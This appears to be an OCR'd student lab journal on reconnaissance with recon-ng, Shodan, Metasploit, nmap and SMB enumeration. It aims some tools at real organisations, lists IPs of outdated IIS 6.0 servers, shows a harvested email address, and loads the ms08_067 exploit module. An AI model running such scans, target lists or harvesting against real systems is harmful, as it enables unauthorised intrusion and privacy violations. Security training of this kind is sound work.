



Scrolling down to **Web Track ers**, it will show us the third-party applications used on our target. This could also help us to find and gain access to the target computer as shown in the following screenshot:

d. RECON-NG TOOL

Recon-ng is free and open source tool available on GitHub. Recon-ng is based upon Open Source Intelligence (OSINT), the easiest and useful tool for reconnaissance. Recon-ng interface is very similar to Metasploit 1 and Metasploit 2. Recon-ng provides a command-line interface that you can run on Kali Linux. This tool can be used to get information about our target(domain). The interactive console provides a number of helpful features, such as command completion and contextual help. Recon-ng is a Web Reconnaissance tool written in Python. It has so many modules, database interaction, built-in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted, and we can gather all information.







```
[recon-ng][default] > workspaces create yaseera
[recon-ng][yaseera] > marketplace search
```

Path	Version	Status	Updated	D	K
discovery/info_disclosure/cache_snoop	1.1	not installed	2020-10-13		
discovery/info_disclosure/interesting_files	1.2	not installed	2021-10-04		
exploitation/injection/command_injector	1.0	not installed	2019-06-24		
exploitation/injection/xpath_bruter	1.2	not installed	2019-10-08		
import/csv_file	1.1	not installed	2019-08-09		
import/list	1.1	not installed	2019-06-24		
import/masscan	1.0	not installed	2020-04-07		
import/nmap	1.1	not installed	2020-10-06		
recon/companies-contacts/bing_linkedin_cache	1.0	not installed	2019-06-24		*
recon/companies-contacts/censys_email_address	2.0	not installed	2021-05-11	*	*
recon/companies-contacts/pen	1.1	not installed	2019-10-15		
recon/companies-domains/censys_subdomains	2.0	not installed	2021-05-10	*	*
recon/companies-domains/pen	1.1	not installed	2019-10-15		
recon/companies-domains/viewdns_reverse_whois	1.1	not installed	2021-08-24		
recon/companies-domains/whoxy_dns	1.1	not installed	2020-06-17		*
recon/companies-hosts/censys_org	2.0	not installed	2021-05-11	*	*
recon/companies-hosts/censys_tls_subjects	2.0	not installed	2021-05-11	*	*

```
  | reporting/xlsx                                | 1.0     | not installed | 2019-
  | reporting/xml                                 | 1.1     | not installed | 2019-
  +-----------------------------------------------+---------+---------------+-------

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.

[recon-ng][yaseera] >
[recon-ng][yaseera] > marketplace install recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Reloading modules ...
```

```
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
[!] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[!] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.
econ-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
econ-ng][yaseera][viewdns_reverse_whois] > options set source mu.ac.in
URCE ⇒ mu.ac.in
econ-ng][yaseera][viewdns_reverse_whois] >
```

```
[!] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][yaseera][viewdns_reverse_whois] > options set source mu.ac.in
SOURCE ⇒ mu.ac.in
[recon-ng][yaseera][viewdns_reverse_whois] > info

      Name: Viewdns Reverse Whois Domain Harvester
    Author: Gaetan Ferry (@_mabote_) from @synacktiv
   Version: 1.1

Description:
  Harvests domain names belonging to a company by using the viewdns.info free reverse whois tool.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  mu.ac.in       yes       source of input (see 'info' for details)

Source Options:
  default         SELECT DISTINCT company FROM companies WHERE company IS NOT NULL
  <string>        string representing a single input
  <path>          path to a file containing a list of inputs
  query <sql>     database query returning one column of inputs

Comments:
  * Does not support company names < 6 characters

[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[recon-ng][yaseera][viewdns_reverse_whois] > input

  +-----------------+
  | Module Inputs   |
  +-----------------+
  | mu.ac.in        |
  +-----------------+

[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[recon-ng][yaseera][viewdns_reverse_whois] > run

_______
MU.AC.IN
_______
[*] Domain: idoluom.org
[*] Notes: None
[*] ------------------------------------------------------------
[*] Domain: mu.ac.in
[*] Notes: None
[*] ------------------------------------------------------------
[*] Domain: udituom.in
[*] Notes: None
[*] ------------------------------------------------------------

_______
SUMMARY
_______
[*] 3 total (3 new) domains found.
[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/lanmaster53/recon-ng.git
fatal: destination path 'recon-ng' already exists and is not an empty directory.

┌──(root㉿kali)-[~]
└─# ls
amit.txt     exam.txt   Infoga                  n1.txt                  security
buffer1.cpp  f1         L                       navneet                 shell.exe
buffer.cpp   f1.txt     microsoft-data.json.gz  new.out                 string.cpp
demo.txt     f2.txt     msc.txt                 newoutpot.out           txt
e1.txt       file1.txt  msc.txt.gpg             Probable-Wordlists.git  vikas
eg.txt       file2.txt  mu_logins.txt           recon-ng                vikas.txt
e.sh         file.txt   myoutput                sam.txt                 yaseera.txt
```

```
┌──(root㉿kali)-[~]
└─# cd recon-ng

┌──(root㉿kali)-[~/recon-ng]
└─# ls
docker-compose.yml  LICENSE    recon      recon-ng   REQUIREMENTS
Dockerfile          README.md  recon-cli  recon-web  VERSION

┌──(root㉿kali)-[~/recon-ng]
└─# ./recon-ng
```

```
recon-ng][default] > workspaces create navneet
```

```
[recon-ng][default] > workspaces list
+-----------------------------------------+
| Workspaces |       Modified             |
+-----------------------------------------+
| default    | 2022-11-21 11:48:56 |
| navneet    | 2022-12-03 22:12:20 |
| yaseera    | 2022-11-21 11:57:54 |
+-----------------------------------------+
```

```
[recon-ng][default] > workspaces load navneet
[recon-ng][navneet] >
```

```
[recon-ng][navneet] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules...
[recon-ng][navneet] > modules load hackertarget
[recon-ng][navneet][hackertarget] > show options
Shows various framework items

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|po
rts|profiles|pushpins|repositories|vulnerabilities>
```

```
[recon-ng][navneet][hackertarget] > show options
Shows various framework items

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|pc
rts|profiles|pushpins|repositories|vulnerabilities>
```

```
[recon-ng][navneet][hackertarget] > options set SOURCE tesla.com
SOURCE => tesla.com
[recon-ng][navneet][hackertarget] > info

      Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
   Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the
 results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  tesla.com      yes       source of input (see 'info' for details)
```

```
[recon-ng][navneet][hackertarget] > input

  +-----------------+
  | Module Inputs |
  +-----------------+
  | tesla.com     |
  +-----------------+
```


```
[recon-ng][navneet][hackertarget] > run

--------
TESLA.COM
--------
[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 184.30.18.203
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------------------
[*] Country: None
[*] Host: o7.ptr6980.tesla.com
[*] Ip_Address: 149.72.144.42
```

```
[recon-ng][navneet][hackertarget] > show hosts

  +-------------------------------------------------------------------------------------------------------------------------------+
  | rowid |           host           |    ip_address    | region | country | latitude | longitude | notes |    module    |
  +-------------------------------------------------------------------------------------------------------------------------------+
  | 1     | tesla.com                | 184.30.18.203    |        |         |          |           |       | hackertarget |
  | 2     | o7.ptr6980.tesla.com     | 149.72.144.42    |        |         |          |           |       | hackertarget |
```

```
  +-------------------------------------------------------------------------------------------------------------------------------+
  | 1     | tesla.com                | 184.30.18.203    |        |         |          |           |       | hackertarget |
  | 2     | o7.ptr6980.tesla.com     | 149.72.144.42    |        |         |          |           |       | hackertarget |
  | 3     | vpn1.tesla.com           | 8.45.124.215     |        |         |          |           |       | hackertarget |
  | 4     | apacvpn1.tesla.com       | 8.244.131.215    |        |         |          |           |       | hackertarget |
  | 5     | cnvpn1.tesla.com         | 114.141.176.215  |        |         |          |           |       | hackertarget |
  | 6     | vpn2.tesla.com           | 8.47.24.215      |        |         |          |           |       | hackertarget |
  | 7     | model3.tesla.com         | 205.234.27.221   |        |         |          |           |       | hackertarget |
  | 8     | o3.ptr1444.tesla.com     | 149.72.152.236   |        |         |          |           |       | hackertarget |
  | 9     | o2.ptr556.tesla.com      | 149.72.134.64    |        |         |          |           |       | hackertarget |
```

e. SHODAN

```
┌──(root㉿kali)-[~]
└─# pip install shodan
Requirement already satisfied: shodan in /usr/lib/python3/dist-packages
WARNING: Running pip as the 'root' user can result in broken permissions
he system package manager. It is recommended to use a virtual environmen
```



```
┌──(root㉿kali)-[~]
└─# shodan init
```

YOUR API KEY HERE

```
UqXVlLqkt
Successfully initialized

┌──(root㉿kali)-[~]
└─#
```

```
  version     Print version of this tool.

┌──(root㉿kali)-[~]
└─# shodan myip
203.192.213.68

┌──(root㉿kali)-[~]
```

```
┌──(root㉿kali)-[~]
└─# shodan alert
Usage: shodan alert [OPTIONS] COMMAND [ARGS]...

  Manage the network alerts for your account

Options:
  -h, --help  Show this message and exit.

Commands:
  clear     Remove all alerts
  create    Create a network alert to monitor an external network
  disable   Disable a trigger for the alert
  domain    Create a network alert based on a domain name
  download  Download all information for monitored networks/ IPs.
  enable    Enable a trigger for the alert
  export    Export the configuration of monitored networks/ IPs to be ...
  import    Export the configuration of monitored networks/ IPs to be ...
  info      Show information about a specific alert
  list      List all the active alerts
```

```
┌──(root㉿kali)-[~]
└─# shodan count port:22
22218348

┌──(root㉿kali)-[~]
```

```
┌──(root㉿kali)-[~]
└─# shodan count port:22 country:IN
497450

┌──(root㉿kali)-[~]
└─# shodan count port:22 country:US
7338240

┌──(root㉿kali)-[~]
└─# shodan count apache
22393640

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# shodan stats --facets port net:198.20/16
Top 0 Results for Facet: port
```

```
┌──(root㉿kali)-[~]
└─# shodan host 189.201.128.250
189.201.128.250
Hostnames:              ptr.reditmx.com
City:                   Mexico City
Country:                Mexico
Organization:           ATC HOLDING FIBRA MEXICO, S. DE R.L. DE C.V.
Updated:                2022-11-21T04:33:41.962492
Number of open ports:   2

Ports:
    123/udp ntpd (4)
    161/udp ciscoSystems

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# shodan download microsoft-data microsoft iis 6.0
Search query:                   microsoft iis 6.0
Total number of results:        549679
Query credits left:             0
Output file:                    microsoft-data.json.gz
  [###------------------------------------]   10%  01:00:37
```

```
┌──(root㉿kali)-[~]
└─# shodan parse --fields ip_str,port,org --separator , microsoft-data.json.gz
116.6.84.77,992,CHINANET Guangdong province network
147.255.193.85,80,LeaseWeb USA, Inc. Los Angeles
223.7.231.208,80,Aliyun Computing Co., LTD
167.6.247.32,80,Navistar International
34.100.156.187,8081,Google LLC
223.6.19.83,80,Aliyun Computing Co., LTD
209.45.77.33,80,Red Cientifica Peruana
67.55.221.112,80,NA Tel
45.56.108.239,80,Linode
194.153.131.110,80,
223.6.175.100,80,Aliyun Computing Co., LTD
72.18.136.57,80,Handy Networks, LLC
194.153.131.68,80,
223.6.177.195,80,Aliyun Computing Co., LTD
66.242.133.175,80,Host Depot, Inc.
223.6.178.121,80,Aliyun Computing Co., LTD
```

```
Saved 100 results into file microsoft-data.json.gz

┌──(root㉿kali)-[~]
└─# shodan search --fields ip_str,port,org,hostnames microsoft iis 6.0
```

```
146.148.129.106 80      GCHAO LLC
203.79.0.13     8081    LiaoHe Oilfield Telecommunication Company
223.6.127.5     80      Aliyun Computing Co., LTD
223.7.215.235   80      Aliyun Computing Co., LTD
210.181.160.14  8080    Korean Education Network
129.226.36.183  8822
80.91.49.98     80      Sfera Networks s.r.l.   win2k3.sfera.net
122.114.13.213  80      Zhengzhou GIANT Computer Network Technology Co., Ltd
202.83.247.194  80      Cyberport HongKong
223.6.18.32     80      Aliyun Computing Co., LTD
76.12.68.41     80      HostMySite      northwestofficials.com
223.6.129.210   80      Aliyun Computing Co., LTD
74.175.103.75   80      WORLDATA
194.153.131.122 80              www.basicpromotion.com;www.tollfree.it;www.mrkilo.it;scentofclean.it;www.rivoluzione.org;www.spiderc
.e-ditare.com;www.skarpona.com;www.mrkilo.com;bizjettingnofrills.com;www.scabox.it;www.basicscuba.net;www.modamail.it;virtualclerck.
ppa-swiss.com;basicgym.com;www.likenew.flights;www.enciclopedia.it;www.basictelecom.com;www.controlaziendaetica.com;www.kappaindia.c
a.org;www.kappaswitzerland.com;www.basicworld.biz;www.moonstones.it;www.ipse-dixit.com;www.fantahouse.net;www.generazioneinmovimento
ian.uk;www.basicenergia.net;www.andrealorenzi.com;cerebellum.biz;www.e-ditare.net;superga.ee;www.basicairlines.com;scabox.it;www.fan
;www.basictravels.com;www.chinesenanny.com;www.kappasuisse.com;www.culuccia.org;www.basicnetasia.com;www.kwaybrasil.com.br;www.peopl
.com;www.harddiskcafe.it;boglione.xyz;cerebelluminside.com;www.e-diting.com;www.virtualwarehouse.net;www.kappabrazil.com;www.kappa.p
```

F.SSL SERVER TEST USING SSLSCAN and tlssled

```
┌──(root㉿kali)-[~]
└─# sslscan www.ethicalhackingblog.com
Version: 2.0.15-static
OpenSSL 1.1.1q-dev  xx XXX xxxx

Connected to 104.26.4.233

Testing SSL server www.ethicalhackingblog.com on port 443 using SNI name www.ethicalhackingblog.com

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   enabled
TLSv1.1   enabled
TLSv1.2   enabled
TLSv1.3   enabled

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported
```

```
┌──(root㉿kali)-[~]
└─# tlssled www.ethicalhackingblog.com 443
─────────────────────────────────────────────────

 TLSSLed - (1.3) based on sslscan and openssl
                by Raul Siles (www.taddong.com)

─────────────────────────────────────────────────

    openssl version: OpenSSL 3.0.7 1 Nov 2022 (Library: OpenSSL 3.0.7 1 Nov 2022)
```

PRACTICAL No. 4: USER INFORMATION HARVESTING

A. EMAIL HARVESTING USING MSFCONSOLE

```
┌──(root㉿kali)-[~]
└─# msfd init
[*] Initializing msfd ...
[*] Running msfd ...

┌──(root㉿kali)-[~]
└─# msfconsole -q
```

```
msf6 > search exploit ms08_067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Chec
k  Description
   -  ----                                 ---------------  ----   ----
-  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes
   MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or u
se exploit/windows/smb/ms08_067_netapi
```

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tc
p
msf6 exploit(windows/smb/ms08_067_netapi) > use auxiliary/gather/search
_email_collector
```

```
msf6 auxiliary(gather/search_email_collector) > show options

Module options (auxiliary/gather/search_email_collector):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DOMAIN                           yes       The domain name to locat
                                              e email addresses for
   OUTFILE                          no        A filename to store the
                                              generated email list
   SEARCH_BING     true             yes       Enable Bing as a backend
                                               search engine
   SEARCH_GOOGLE   true             yes       Enable Google as a backe
                                              nd search engine
   SEARCH_YAHOO    true             yes       Enable Yahoo! as a backe
                                              nd search engine

msf6 auxiliary(gather/search_email_collector) > set domain mu.ac.in
```

```
root@kali: ~
File  Actions  Edit  View  Help
domain ⇒ mu.ac.in
msf6 auxiliary(gather/search_email_collector) > set outfile mu_logins.t
xt
outfile ⇒ mu_logins.txt
msf6 auxiliary(gather/search_email_collector) > exploit

[*] Harvesting emails .....
[*] Searching Google for email addresses from mu.ac.in
[*] Extracting emails from Google search results ...
[*] Searching Bing email addresses from mu.ac.in
[*] Extracting emails from Bing search results ...
[*] Searching Yahoo for email addresses from mu.ac.in
[*] Extracting emails from Yahoo search results ...
[*] Located 1 email addresses for mu.ac.in
[*]     rohit.dict@mu.ac.in
[*] Writing email address list to mu_logins.txt ...
[*] Auxiliary module execution completed
msf6 auxiliary(gather/search_email_collector) >
```

PRACTICAL NO 5 :- ACTIVE INFORMATION GATHERING

i. DNS ENUMERATION

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# dnsenum -r www.nesedu.in
dnsenum VERSION:1.2.6

-----   www.nesedu.in   -----

Host's addresses:
__________________

nesedu.in.                               724      IN    A        173.231.214.55

Name Servers:
_____________

ns2.techmotif.com.                       14399    IN    A        70.39.146.236
ns1.techmotif.com.                       7199     IN    A        173.231.214.55

Mail (MX) Servers:
__________________
```

ii. PORT SCANNING

a. PORT SCAN A HOST

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:13 EST
Nmap scan report for 192.168.242.229
Host is up (0.0061s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds

┌──(root㉿kali)-[~]
```

b. GET SERVICE AND VERSION

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:15 EST
Nmap scan report for 192.168.242.229
Host is up (0.0043s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
53/tcp open  domain  dnsmasq 2.51
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.12 seconds

┌──(root㉿kali)-[~]
└─#
```

c. TCP SYN PORT SCANNING

```
┌──(root㉿kali)-[~]
└─# nmap -sS 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:18 EST
Nmap scan report for 192.168.242.229
Host is up (0.069s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds

┌──(root㉿kali)-[~]
```

d. SCANNING SPECIFIC PORT

```
┌──(root㉿kali)-[~]
└─# nmap -p 1-1000 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:19 EST
Nmap scan report for 192.168.242.229
Host is up (0.024s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds

┌──(root㉿kali)-[~]
└─#
```

e. SCANNING PORT NUMBER 22,23 and 100 to 150

```
┌──(root㉿kali)-[~]
└─# nmap -p 22,23,100-150 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:20 EST
Nmap scan report for 192.168.242.229
Host is up (0.0046s latency).
All 53 scanned ports on 192.168.242.229 are in ignored states.
Not shown: 53 closed tcp ports (reset)
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```

f. VERBOSE OPTION SCAN

```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# nmap -v -A -sV 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:04 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating ARP Ping Scan at 00:04
Scanning 192.168.242.229 [1 port]
Completed ARP Ping Scan at 00:04, 0.30s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:04
Completed Parallel DNS resolution of 1 host. at 00:04, 0.11s elapsed
Initiating SYN Stealth Scan at 00:04
Scanning 192.168.242.229 [1000 ports]
Discovered open port 53/tcp on 192.168.242.229
Completed SYN Stealth Scan at 00:04, 0.34s elapsed (1000 total ports)
Initiating Service scan at 00:04
```

```
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=253 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT      ADDRESS
1   13.25 ms 192.168.242.229

NSE: Script Post-scanning.
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.33 seconds
           Raw packets sent: 1111 (52.918KB) | Rcvd: 1126 (48.482KB)
```

NPING :- TCP PROBE FOR SPECIFIC PORT SCANNING


```
┌──(root㉿kali)-[~]
└─# nping --tcp -p 22 --flags syn --ttl 2 192.168.242.229

Starting Nping 0.7.93 ( https://nmap.org/nping ) at 2022-12-11 00:07 EST
SENT (0.0371s) TCP 192.168.242.230:16942 > 192.168.242.229:22 S ttl=2 id=4715 iplen=4
0  seq=4013563404 win=1480
RCVD (0.0406s) TCP 192.168.242.229:22 > 192.168.242.230:16942 RA ttl=64 id=0 iplen=40
  seq=0 win=0
SENT (1.0375s) TCP 192.168.242.230:16942 > 192.168.242.229:22 S ttl=2 id=4715 iplen=4
0  seq=4013563404 win=1480
RCVD (1.0617s) TCP 192.168.242.229:22 > 192.168.242.230:16942 RA ttl=64 id=0 iplen=40
  seq=0 win=0
SENT (2.0383s) TCP 192.168.242.230:16942 > 192.168.242.229:22 S ttl=2 id=4715 iplen=4
0  seq=4013563404 win=1480
RCVD (2.0438s) TCP 192.168.242.229:22 > 192.168.242.230:16942 RA ttl=64 id=0 iplen=40
  seq=0 win=0
```

PORT SCANNING USING PNSCAN

```
┌──(root㉿kali)-[~]
└─# sudo apt install pnscan
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl
  liblist-moreutils-xs-perl libpython3.9-minimal libpython3.9-stdlib libwacom-bin
  python3-dataclasses-json python3-limiter python3-marshmallow-enum python3-mypy-exte
  python3-responses python3-spyse python3-token-bucket python3-typing-inspect python3
  python3.9-minimal
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  pnscan
0 upgraded, 1 newly installed, 0 to remove and 81 not upgraded.
Need to get 19.3 kB of archives.
After this operation, 67.6 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 pnscan amd64 1.14.1-1 [19.3 k
```

```
┌──(root㉿kali)-[~]
└─# t_listen -192.168.242.299
34151

┌──(root㉿kali)-[~]
└─# pnscan -h
Usage: pnscan [<options>] [{<CIDR>|<host-range> <port-range>} | <service>]

This program implements a multithreaded TCP port scanner.
More information may be found at:
        http://www.lysator.liu.se/~pen/pnscan

Command line options:
        -h              Display this information.
        -V              Print version.
```

iii. SMB ENUMERATION



SMB SHARE ENUMERATION

```
msf6 > use auxiliary/scanner/smb/smb_enumusers
msf6 auxiliary(scanner/smb/smb_enumusers) > show options

Module options (auxiliary/scanner/smb/smb_enumusers):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DB_ALL_USERS  false            no        Add all enumerated usernames to the database
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                            sing-Metasploit
   SMBDomain     .                no        The Windows domain to use for authentication
   SMBPass                        no        The password for the specified username
   SMBUser                        no        The username to authenticate as
   THREADS       1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_enumusers) >
```

```
msf6 auxiliary(scanner/smb/smb_lookupsid) > use auxiliary/scanner/smb/smb_enumshares
msf6 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.39.118
RHOSTS => 192.168.39.118
msf6 auxiliary(scanner/smb/smb_enumshares) > exploit

[*] 192.168.39.118:139    - Starting module
[+] 192.168.39.118:139    - riza - (DISK)
[+] 192.168.39.118:139    - IPC$ - (IPC|SPECIAL) IPC Service (Samba Server Version 3.5.4-68.el6)
[*] 192.168.39.118:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
